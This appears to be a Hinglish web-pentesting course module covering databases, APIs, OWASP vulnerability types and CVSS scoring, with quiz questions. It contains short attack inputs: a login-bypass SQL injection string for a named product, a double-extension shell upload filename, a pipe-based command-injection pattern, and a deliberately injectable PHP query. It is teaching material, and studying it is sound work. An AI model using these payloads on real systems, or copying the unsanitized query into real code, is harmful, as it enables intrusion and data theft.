
Ismein **id** ka use table ki key ke roop mein kiya ja sakta hai.

Ab ek doosri table ho sakti hai jiska naam **posts** hai.

Is table mein sabhi users ke banaye hue posts store honge.

Iske columns kuch is tarah ho sakte hain:

- **id**
- **user_id**
- **date**
- **content**
- Aur bhi kai columns.



Hum **users** table ke **id** ko **posts** table ke **user_id** ke saath link kar sakte hain.

Isse hum har post ke liye us user ki details aasani se retrieve kar sakte hain, bina har post ke saath user ki saari details dobara store kiye.

Ek table mein ek se zyada keys bhi ho sakti hain. Matlab, kisi doosre column ko bhi key ke roop mein use karke kisi aur table ke saath link kiya ja sakta hai.

Example:

id column ka use **posts** table ko ek doosri table ke saath link karne ke liye kiya ja sakta hai, jisme comments store hote hain.

Har comment kisi particular post se belong karta hai.

Aur isi tarah tables ko ek-doosre ke saath link kiya ja sakta hai.

Database ke andar different tables ke beech jo relationship hota hai, use Schema kaha jata hai.

Is tarah Relational Databases ka use karke kisi particular element se related saara data different tables se bahut jaldi aur aasani se retrieve kiya ja sakta hai.

Example:

Hum ek single query ka use karke kisi particular user se related saari details database ki different tables se retrieve kar sakte hain.

Is wajah se relational databases un bade datasets ke liye bahut fast aur reliable hote hain, jinka structure aur design clearly defined hota hai.

Databases data ko manage karna bhi bahut efficient bana dete hain.

Kuch sabse common Relational Databases hain:

Type	Description
MySQL	Internet par sabse zyada use hone wala database hai. Ye open-source database hai aur ise bilkul free mein use kiya ja sakta hai.
MSSQL	Ye Microsoft ka banaya hua relational database hai. Iska use Windows Servers aur IIS web servers ke saath widely kiya jata hai.
Oracle	Ye badi companies ke liye ek bahut reliable database hai. Ismein naye aur innovative database solutions ke updates regularly aate rehte hain, jisse ye aur fast aur reliable banta hai. Lekin iska cost kaafi zyada ho sakta hai, yahan tak ki badi companies ke liye bhi.
PostgreSQL	Ye bhi ek free aur open-source relational database hai. Ise is tarah design kiya gaya hai ki ismein aasani se naye advanced features add kiye ja sakte hain, bina database ke initial design mein koi bada change kiye.

Doosre common SQL databases mein ye shamil hain:

- **SQLite**
- **MariaDB**
- **Amazon Aurora**
- **Azure SQL**

Non-relational (NoSQL)

Ek **Non-Relational Database (NoSQL)**, tables, rows, columns, primary keys, relationships ya schemas ka use nahi karta.

Iske bajaye, **NoSQL** database data ko alag-alag storage models ka use karke store karta hai. Ye storage model is baat par depend karta hai ki kis type ka data store kiya ja raha hai.

Database ka koi fixed structure na hone ki wajah se **NoSQL** databases bahut **scalable aur flexible** hote hain.

Jab humein aise datasets ke saath kaam karna hota hai jinka structure clearly defined nahi hota, tab data store karne ke liye **NoSQL** database ek achha choice hota hai.

NoSQL databases mein data store karne ke 4 common models hote hain:

- Key-Value
- Document-Based
- Wide-Column
- Graph

Upar diye gaye har model ka data store karne ka apna alag tareeka hota hai.

Example:

Key-Value model usually data ko **JSON** ya **XML** format mein store karta hai.

Ismein har pair ke liye ek **Key** hoti hai aur us pair ka saara data uski **Value** ke roop mein store hota hai.



Upar diye gaye example ko **JSON** format mein is tarah represent kiya ja sakta hai:

```
{
  "100001": {
    "date": "01-01-2021",
    "content": "Welcome to this web application."
  },
  "100002": {
    "date": "02-01-2021",
    "content": "This is the first post on this web app."
  },
  "100003": {
    "date": "02-01-2021",
    "content": "Reminder: Tomorrow is the ..."
  }
}
```

Ye **Python** ya **PHP** jaisi programming languages mein Dictionary/Map/Key-Value Pair ki tarah dikhta hai.

Jaise: **{'key':'value'}**

Ismein:

- **key** usually ek string hoti hai.
- **value** ek string, dictionary ya kisi bhi class object ke roop mein ho sakti hai.

Document-Based Model:

Document-Based model data ko complex **JSON** objects mein store karta hai.

Har object ke andar kuch specific **Meta-data** hota hai, jabki baaki data ko **Key-Value** model ki tarah store kiya jata hai.

Kuch sabse commonly used NoSQL databases hain:

Type	Description
MongoDB	The most common `NoSQL` database. It is free and open-source, uses the `Document-Based` model, and stores data in `JSON` objects
ElasticSearch	Another free and open-source `NoSQL` database. It is optimized for storing and analyzing huge datasets. As its name suggests, searching for data within this database is very fast and efficient
Apache Cassandra	Also free and open-source. It is very scalable and is optimized for gracefully handling faulty values

Doosre common **NoSQL** databases mein ye shamil hain:

- **Redis**
- **Neo4j**
- **CouchDB**
- **Amazon DynamoDB**

Use in Web Applications

Most modern web development languages aur frameworks mein alag-alag types ke databases ke saath integrate karna, data store karna aur retrieve karna aasan hota hai.

Lekin sabse pehle database ko back end server par install aur set up karna hota hai.

Jab database properly run hone lagta hai, tab web applications uska use data store aur retrieve karne ke liye kar sakti hain.

Example:

Ek **PHP** web application ke andar, jab **MySQL** properly run hone lagta hai, tab hum database server se connect kar sakte hain:

```
$conn = new mysqli("localhost", "user", "pass");
```

Uske baad, hum ek naya database create kar sakte hain:

```
$sql = "CREATE DATABASE database1";
$conn->query($sql)
```

Uske baad, hum apne naye database se connect kar sakte hain aur **PHP** ke andar hi **MySQL** syntax ka use karke **MySQL** database ko use karna shuru kar sakte hain, jaise ki niche dikhaya gaya hai:

```
$conn = new mysqli("localhost", "user", "pass", "database1");
$query = "select * from table_1";
$result = $conn->query($query);
```

Web applications usually data retrieve karte waqt user ke diye gaye input ka use karti hain.

Example:

Jab koi user doosre users ko search karne ke liye search function ka use karta hai, toh uska search input web application ko bheja jata hai.

Uske baad web application us input ka use database(s) ke andar search karne ke liye karti hai.

```
$searchInput =  $_POST['findUser'];
$query = "select * from users where name like '%$searchInput%'";
$result = $conn->query($query);
```

Aakhir mein, web application search ka result user ko wapas bhej deti hai.

```
while($row = $result->fetch_assoc() ){
    echo $row["name"]."<br>";
}
```

Ye basic example humein dikhata hai ki databases ka use karna kitna aasan hai.

Lekin agar database code ko securely write nahi kiya gaya, toh isse kai tarah ki problems ho sakti hain.

Jaise: **SQL Injection vulnerabilities.**

Q. What type of database is Google's Firebase Database?
Ans

Hint :- **Isn't Google still your friend?**

Development Frameworks & APIs

Alag-alag programming languages mein web applications ko host karne wale web servers ke alawa, kai common **Web Development Frameworks** bhi hote hain.

Ye frameworks web application ki main files aur functionality ko develop karne mein help karte hain.

Aajkal web applications ki complexity badh gayi hai. Isliye ek modern aur advanced web application ko bilkul shuru se (from scratch) banana challenging ho sakta hai.

Isi wajah se, most popular web applications ko develop karne ke liye **Web Frameworks** ka use kiya jata hai.

Kyunki most web applications mein kuch common functionalities hoti hain, jaise **User Registration**.

Web Development Frameworks ki madad se developers in common functionalities ko aasani se aur jaldi implement kar sakte hain.

Saath hi, in functionalities ko front end components ke saath link kar sakte hain, jisse ek fully functional web application ban jaati hai.

Kuch sabse commonly used Web Development Frameworks hain:



Dhyan dene wali baat hai ki popular websites usually sirf ek framework ya web server ka use nahi karti hain, balki alag-alag frameworks aur web servers ka combination use karti hain.

APIs

Back end web application development ka ek important part **Web APIs** aur **HTTP Request Parameters** ka use karna hai.

Inka use front end aur back end ko connect karne ke liye hota hai, taaki front end aur back end components ke beech data send aur receive kiya ja sake aur web application ke andar alag-alag functions perform kiye ja sakein.

Jab front end component ko back end ke saath interact karna hota hai aur koi particular task karwana hota hai, toh woh **APIs** ka use karta hai.

API ke through front end, back end component ko specific input ke saath ek particular task perform karne ke liye request bhejta hai.

Back end components:

- Request ko process karte hain.
- Zaroori functions perform karte hain.
- Ek response front end components ko wapas bhejte hain.

Aakhir mein, front end components us response ko render karke client-side par end user ko output dikhate hain.

Query Parameters

Kisi web page ko specific arguments (values) bhejne ka default method **GET** aur **POST** request parameters ke through hota hai.

Iski madad se front end components kisi particular page ke parameters ke liye values specify kar sakte hain, taaki back end components un values ko process karein aur uske according response dein.

Example:

Ek **/search.php** page **item** parameter leta hai, jiska use search kiye jaane wale item ko specify karne ke liye kiya ja sakta hai.

GET request ke through parameter bhejne ke liye URL ka use kiya jata hai:

/search.php?item=apples

Jabki **POST** parameters ko **POST** HTTP request ke bottom mein **POST** data ke through bheja jata hai.

```
POST /search.php HTTP/1.1
...SNIP...

item=apples
```

Query parameters ek hi page ko alag-alag types ke inputs receive karne ki permission dete hain. Har input ko alag tareeke se process kiya ja sakta hai.

Kuch doosre scenarios mein **Web APIs** ka use karna zyada fast aur efficient ho sakta hai.

Web Requests module mein **HTTP** requests ke baare mein aur detail mein padhaya gaya hai.


Web APIs

API (Application Programming Interface) ek application ke andar ka interface hota hai, jo specify karta hai ki woh application doosri applications ke saath kaise interact kar sakti hai.

Web Applications mein API ki madad se back end components ki functionality ko remotely access kiya ja sakta hai.

APIs sirf Web Applications tak limited nahi hain, balki inka use general software applications mein bhi hota hai.

Web APIs ko usually **HTTP** protocol ke through access kiya jata hai aur web servers ke through handle aur translate kiya jata hai.



Example ke liye, ek Weather Web Application mein current weather retrieve karne ke liye ek particular API ho sakti hai.

Hum API URL ko request bhej sakte hain aur usmein city ka naam ya city ID pass kar sakte hain.

API humein us city ka current weather **JSON** object ke form mein return karegi.

Ek doosra example Twitter ki API hai.

Twitter API ki madad se hum kisi particular account ke latest Tweets ko **XML** ya **JSON** format mein retrieve kar sakte hain.

Agar hum authenticated hain (yaani apni identity verify kar chuke hain), toh hum API ki madad se Tweet bhi send kar sakte hain, aur iske alawa bhi kai kaam kar sakte hain.

Kisi web application ke andar APIs ka use enable karne ke liye, developers ko web application ke back end mein ye functionality develop karni hoti hai.

Iske liye developers **SOAP** ya **REST** jaise API standards ka use karte hain.

SOAP

SOAP (Simple Object Access Protocol) standard **XML** ke through data share karta hai.

Ismein request ko **XML** format mein HTTP request ke through bheja jata hai aur response bhi **XML** format mein hi return kiya jata hai.

Front end components ko is tarah design kiya jata hai ki woh **XML** output ko properly parse (read aur understand) kar sakein.

Neeche ek example **SOAP** message diya gaya hai:

```
<?xml version="1.0"?>

<soap:Envelope
xmlns:soap="http://www.example.com/soap/soap/"
soap:encodingStyle="http://www.w3.org/soap/soap-encoding">

<soap:Header>
</soap:Header>

<soap:Body>
  <soap:Fault>
  </soap:Fault>
</soap:Body>

</soap:Envelope>
```

SOAP structured data (yaani ek poora class object) ya binary data transfer karne ke liye bahut useful hai.

Iska use aksar serialized objects ke saath bhi kiya jata hai.

Ye sabhi features front end aur back end components ke beech complex data share karne aur use properly parse karne mein help karte hain.

SOAP stateful objects ko share karne ke liye bhi bahut useful hai.

Stateful objects ka matlab hai kisi object ki current state ko share ya change karna.

Example: Web page ki current state ko share ya change karna.

Ye functionality modern web applications aur mobile applications mein dheere-dheere common hoti ja rahi hai.

Lekin **SOAP** beginners ke liye use karna difficult ho sakta hai.

Chhoti queries ke liye bhi, jaise basic **search** ya **filter**, ismein lambe aur complicated requests ki zaroorat pad sakti hai.

Isi jagah **REST** API standard zyada useful hota hai.

REST

REST (Representational State Transfer) standard URL path ke through data share karta hai.

Example: **search/users/1**

Aur usually output **JSON** format mein return karta hai. Jaise: userid 1.

Query Parameters se alag, **REST** APIs usually un pages par focus karti hain jo ek particular type ka input expect karti hain. Ye input directly URL path ke through pass kiya jata hai, bina uska naam ya type specify kiye.

Ye usually **search**, **sort** ya **filter** jaise queries ke liye useful hota hai.

Isi wajah se **REST** APIs web application ki functionality ko chhoti-chhoti APIs mein divide kar deti hain.

Web application in chhoti API requests ka use karke advanced tasks perform kar sakti hai.

Isse web application:

- **Modular:** Alag-alag chhote parts mein divide ho jaati hai.
- **Scalable:** Zaroorat ke according easily expand ki ja sakti hai.

REST API requests ke responses usually **JSON** format mein hote hain.

Uske baad front end components ko is tarah develop kiya jata hai ki woh response ko handle karein aur properly user ko display karein.

REST ke doosre output formats bhi hote hain, jaise:

- **XML**
- **x-www-form-urlencoded**
- Raw Data

Jaise humne pehle **Database** section mein dekha tha, neeche **GET /category/posts/** API request ka ek **JSON** response diya gaya hai:


```
{
  "100001": {
    "date": "01-01-2021",
    "content": "Welcome to this web application."
  },
  "100002": {
    "date": "02-01-2021",
    "content": "This is the first post on this web app."
  },
  "100003": {
    "date": "02-01-2021",
    "content": "Reminder: Tomorrow is the ..."
  }
}
```


REST web application par alag-alag actions perform karne ke liye different HTTP methods ka use karta hai:

- **GET**: Data retrieve (hasil) karne ke liye.
- **POST**: Naya data create karne ke liye (Non-idempotent).
- **PUT**: Naya data create karne ya existing data ko replace karne ke liye (Idempotent).
- **DELETE**: Data ko remove (delete) karne ke liye.

Q . Use GET request '/index.php?id=0' to search for the name of the user with id number 1?

Ans.
Hint :- **Remember: GET request parameters go in the URL, after the website name 'http://example.com'**

Common Web Vulnerabilities

Agar hum kisi internally developed web application ka penetration test kar rahe hain, ya kisi publicly available web application ke liye koi public exploit nahi milta hai, toh hum manually kai vulnerabilities identify kar sakte hain.

Hum misconfigurations ki wajah se hone wali vulnerabilities bhi discover kar sakte hain, chahe web application publicly available hi kyon na ho.

Kyunki is tarah ki vulnerabilities web application ke public version ki wajah se nahi, balki developers dwara ki gayi galat configuration (Misconfiguration) ki wajah se hoti hain.

Neeche kuch sabse common web application vulnerability types ke examples diye gaye hain, jo **OWASP Top 10** web application vulnerabilities ka hissa hain.

Broken Authentication/Access Control

Broken Authentication aur **Broken Access Control** web applications ki sabse common aur sabse dangerous vulnerabilities mein se hain.

Broken Authentication:

Iska matlab aisi vulnerabilities se hai jo attackers ko authentication functions bypass karne ki permission deti hain.

Example:

- Attacker bina valid username aur password ke login kar sakta hai.
- Ek normal user bina required privileges ke administrator ban sakta hai.

Broken Access Control:

Iska matlab aisi vulnerabilities se hai jo attackers ko un pages aur features tak access karne deti hain, jinka access unke paas nahi hona chahiye.

Example:

Ek normal user ka admin panel tak access kar pana.

Practical Example:

College Management System 1.2 mein ek simple **Auth Bypass** vulnerability hai.

Is vulnerability ki madad se hum bina account banaye login kar sakte hain.

Iske liye email field mein neeche diya gaya input enter karna hota hai:

' or 0=0 #

Aur password field mein koi bhi password use kar sakte hain.

Malicious File Upload

Web applications par control paane ka ek aur common tareeka malicious scripts upload karna hai.

Agar web application mein **File Upload Feature** hai aur woh uploaded files ko properly validate nahi karti, toh hum ek malicious script (jaise **PHP** script) upload kar sakte hain.

Ye script humein remote server par commands execute karne ki permission de sakti hai.

Bhale hi ye ek basic vulnerability hai, lekin bahut saare developers in threats ke baare mein aware nahi hote. Isliye woh uploaded files ko properly check aur validate nahi karte.

Iske alawa, kuch developers uploaded files ko check aur validate toh karte hain, lekin unke validation checks ko aksar bypass kiya ja sakta hai.

Isse hum malicious scripts upload karne mein successful ho sakte hain.

Example:

WordPress Plugin **Responsive Thumbnail Slider 1.0** mein ek vulnerability hai, jiska use karke hum koi bhi arbitrary file upload kar sakte hain, jisme malicious scripts bhi shamil hain.

Iske liye double extension wali file upload ki ja sakti hai.

Example:

shell.php.jpg

Is vulnerability ko easily exploit karne ke liye ek **Metasploit Module** bhi available hai.

Command Injection

Bahut saari web applications kuch particular processes perform karne ke liye local Operating System commands execute karti hain.

Example:

Ek web application user ki choice ka plugin install kar sakti hai. Iske liye web application ek OS command execute karti hai, jo diye gaye plugin name ka use karke us plugin ko download karti hai.

Agar user input ko properly filter aur sanitize nahi kiya gaya, toh attackers original command ke saath ek doosri command bhi inject kar sakte hain.

Example: Plugin name ki jagah malicious command dena.

Isse attackers back end server par directly commands execute kar sakte hain aur us par control gain kar sakte hain.

Is type ki vulnerability ko **Command Injection** kehte hain.

Ye vulnerability bahut common hai, kyunki developers kabhi-kabhi user input ko properly sanitize nahi karte ya usko check karne ke liye weak testing methods use karte hain.

Is wajah se attackers security checks ya filtering ko bypass karke apni commands execute kar sakte hain.

Example:

WordPress Plugin **Plainview Activity Monitor 20161228** mein ek vulnerability hai.

Is vulnerability ki madad se attackers **ip** value mein apni command inject kar sakte hain.

Iske liye **ip** value ke baad simply **| COMMAND...** add karna hota hai.

Yaani application ke expected IP input ke saath attacker apni command bhi bhej sakta hai.

SQL Injection (SQLi)

Web applications mein ek aur bahut common vulnerability **SQL Injection** hai.

Command Injection vulnerability ki tarah, ye vulnerability bhi tab ho sakti hai jab web application koi SQL query execute karti hai aur us query mein user ke diye gaye input ki value include hoti hai.

Example:

Database section mein humne dekha tha ki ek web application user ke input ka use karke kisi particular table ke andar search karti hai.

Iske liye neeche diye gaye code ki line ka use kiya jata hai:

```
$query = "select * from users where name like '%$searchInput%'";
```

Agar user ke input ko properly filter aur validate nahi kiya gaya (jaise **Command Injection** mein hota hai), toh hum original SQL query ke saath ek doosri SQL query bhi execute kar sakte hain.

Isse eventually humein database aur uske hosting server par control mil sakta hai.

Example:

Wahi pehle wala **College Management System 1.2** ek SQL Injection vulnerability se bhi affected hai.

Is vulnerability mein hum ek doosri **SQL** query execute kar sakte hain, jo hamesha **true** return karti hai.

Iska matlab hai ki hum successfully authenticate ho jaate hain aur application mein login kar sakte hain.

Hum isi vulnerability ka use karke:

- Database se data retrieve kar sakte hain.
- Hosting server par bhi control gain kar sakte hain.

Apni learning journey aur real-world assessments mein hum in vulnerabilities ko baar-baar dekhenge.

Isliye har vulnerability se familiar hona important hai, kyunki in sabki basic understanding bhi humein Information Security ke kisi bhi field mein doosron se aage rehne mein help kar sakti hai.

Aage ke modules mein in sabhi vulnerabilities ko detail mein cover kiya jayega.

Q . To which of the above categories does public vulnerability 'CVE-2014-6271' belongs to?

Ans.

Hint :- It's one of the above! Simply search for the vulnerability description and read about it, and you'll know the answer.

Public Vulnerabilities

Sabse critical back end component vulnerabilities woh hoti hain jin par externally attack kiya ja sakta hai aur jinka use karke back end server ka control gain kiya ja sakta hai, bina us server par local access ki zaroorat ke (yaani External Penetration Testing).

Ye vulnerabilities usually web application ke back-end components develop karte waqt developers dwara ki gayi coding mistakes ki wajah se hoti hain.

Is area mein vulnerabilities ke bahut saare different types hote hain.

Ye basic vulnerabilities se lekar sophisticated vulnerabilities tak ho sakti hain.

- **Basic Vulnerabilities:** Jinhe relatively aasani se exploit kiya ja sakta hai.
- **Sophisticated Vulnerabilities:** Jinhe exploit karne ke liye poori web application ki deep knowledge hona zaroori hai.

Public CVE

Bahut saari organizations aisi web applications deploy karti hain jinhe publicly use kiya ja sakta hai, jaise **Open-Source** aur **Proprietary Web Applications**.

Duniya bhar ki bahut saari organizations aur security experts in web applications ko test karte hain.

Is wajah se frequently bahut saari vulnerabilities discover hoti rehti hain.

Inmein se most vulnerabilities ko patch (fix) kar diya jata hai. Uske baad un vulnerabilities ko publicly share kiya jata hai aur unhe ek **CVE (Common Vulnerabilities and Exposures)** record aur score assign kiya jata hai.

Bahut saare penetration testers **Proof of Concept (PoC) Exploits** bhi banate hain, taaki test kar sakein ki koi particular public vulnerability exploit ki ja sakti hai ya nahi.

Usually, woh in exploits ko public use ke liye available kar dete hain, taaki log unka use testing aur educational purposes ke liye kar sakein.

Isi wajah se, kisi bhi web application ke liye **Public Exploits search karna** hamara sabse pehla step hona chahiye

---

Tip: Sabse pehla step web application ka version identify karna hai.

Ye version humein kai jagah mil sakta hai, jaise web application ke source code mein.

Open-source web applications ke liye hum us web application ki repository check kar sakte hain aur dekh sakte hain ki version number kahan show kiya gaya hai.

Example: **version.php** page.


Uske baad hum apni target web application mein bhi usi page ko check kar sakte hain, taaki confirm kar sakein ki woh kaunsa version use kar rahi hai.

Jab hum web application ka version identify kar lete hain, toh hum Google par us particular version ke public exploits search kar sakte hain.

Hum online exploit databases ka bhi use kar sakte hain, jaise:

- **Exploit DB**
- **Rapid7 DB**
- **Vulnerability Lab**

Neeche diye gaye example mein dikhaya gaya hai ki **Rapid7 DB** par WordPress ke public exploits kaise search kiye jaate hain:



Usually, hum un exploits mein interested hote hain jinka **CVE Score 8-10** ke beech hota hai ya jo **Remote Code Execution (RCE)** tak le jaate hain.

Agar upar diye gaye dono types ke exploits available nahi hain, toh doosre types ke public exploits ko bhi consider karna chahiye.

Iske alawa, ye vulnerabilities sirf web applications tak limited nahi hoti hain, balki un components par bhi apply hoti hain jinka use web application karti hai.

Agar koi web application external components (jaise plugins) ka use karti hai, toh humein un external components ke liye bhi vulnerabilities search karni chahiye.

Common Vulnerability Scoring System (CVSS

Common Vulnerability Scoring System (CVSS) ek open-source industry standard hai, jiska use security vulnerabilities ki severity (kitni serious vulnerability hai) assess karne ke liye kiya jata hai.

Is scoring system ka use organizations aur governments ek standard measurement ke roop mein karti hain, taaki apne systems ki vulnerabilities ke liye accurate aur consistent severity scores generate kar sakein.

Isse organizations ko apne resources ki priority decide karne aur kisi particular threat ka response dene mein help milti hai.

CVSS scores ek formula par based hote hain, jo kai metrics ka use karta hai:

- **Base**
- **Temporal**
- **Environmental**

CVSS ka use karke kisi vulnerability ki severity calculate karte waqt, **Base** metrics 0 se 10 ke beech score generate karte hain.

Is score ko **Temporal** aur **Environmental** metrics apply karke modify kiya jata hai.

National Vulnerability Database (NVD) lagbhag sabhi known aur publicly disclosed vulnerabilities ke CVSS scores provide karta hai.

Filhaal, NVD kisi vulnerability ki inherent characteristics ke basis par sirf Base scores provide karta hai.

Currently, do scoring systems use mein hain:

- CVSS v2
- CVSS v3

CVSS v2 aur v3 systems ke beech kai differences hain.

Inmein mainly **Base** aur **Environmental** groups mein changes kiye gaye hain, taaki additional metrics ko bhi include kiya ja sake.

Dono scoring systems ke differences ke baare mein aur information yahan mil sakti hai:

CVSS v2 vs CVSS v3

CVSS scoring ratings, V2 aur V3 ke beech thode alag hote hain, jaisa ki neeche di gayi tables mein dekha ja sakta hai:

CVSS V2.0 Ratings	
Severity	Base Score Range
Low	0.0-3.9
Medium	4.0-6.9
High	7.0-10.0

CVSS V3.0 Ratings	
Severity	Base Score Range
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

NVD **Temporal** aur **Environmental** metrics ko include nahi karta, kyunki:

- Temporal: Ye metric time ke saath external events ki wajah se change ho sakta hai.
- Environmental: Ye ek customized metric hai, jo kisi particular organization par vulnerability ke possible impact ke basis par hota hai.

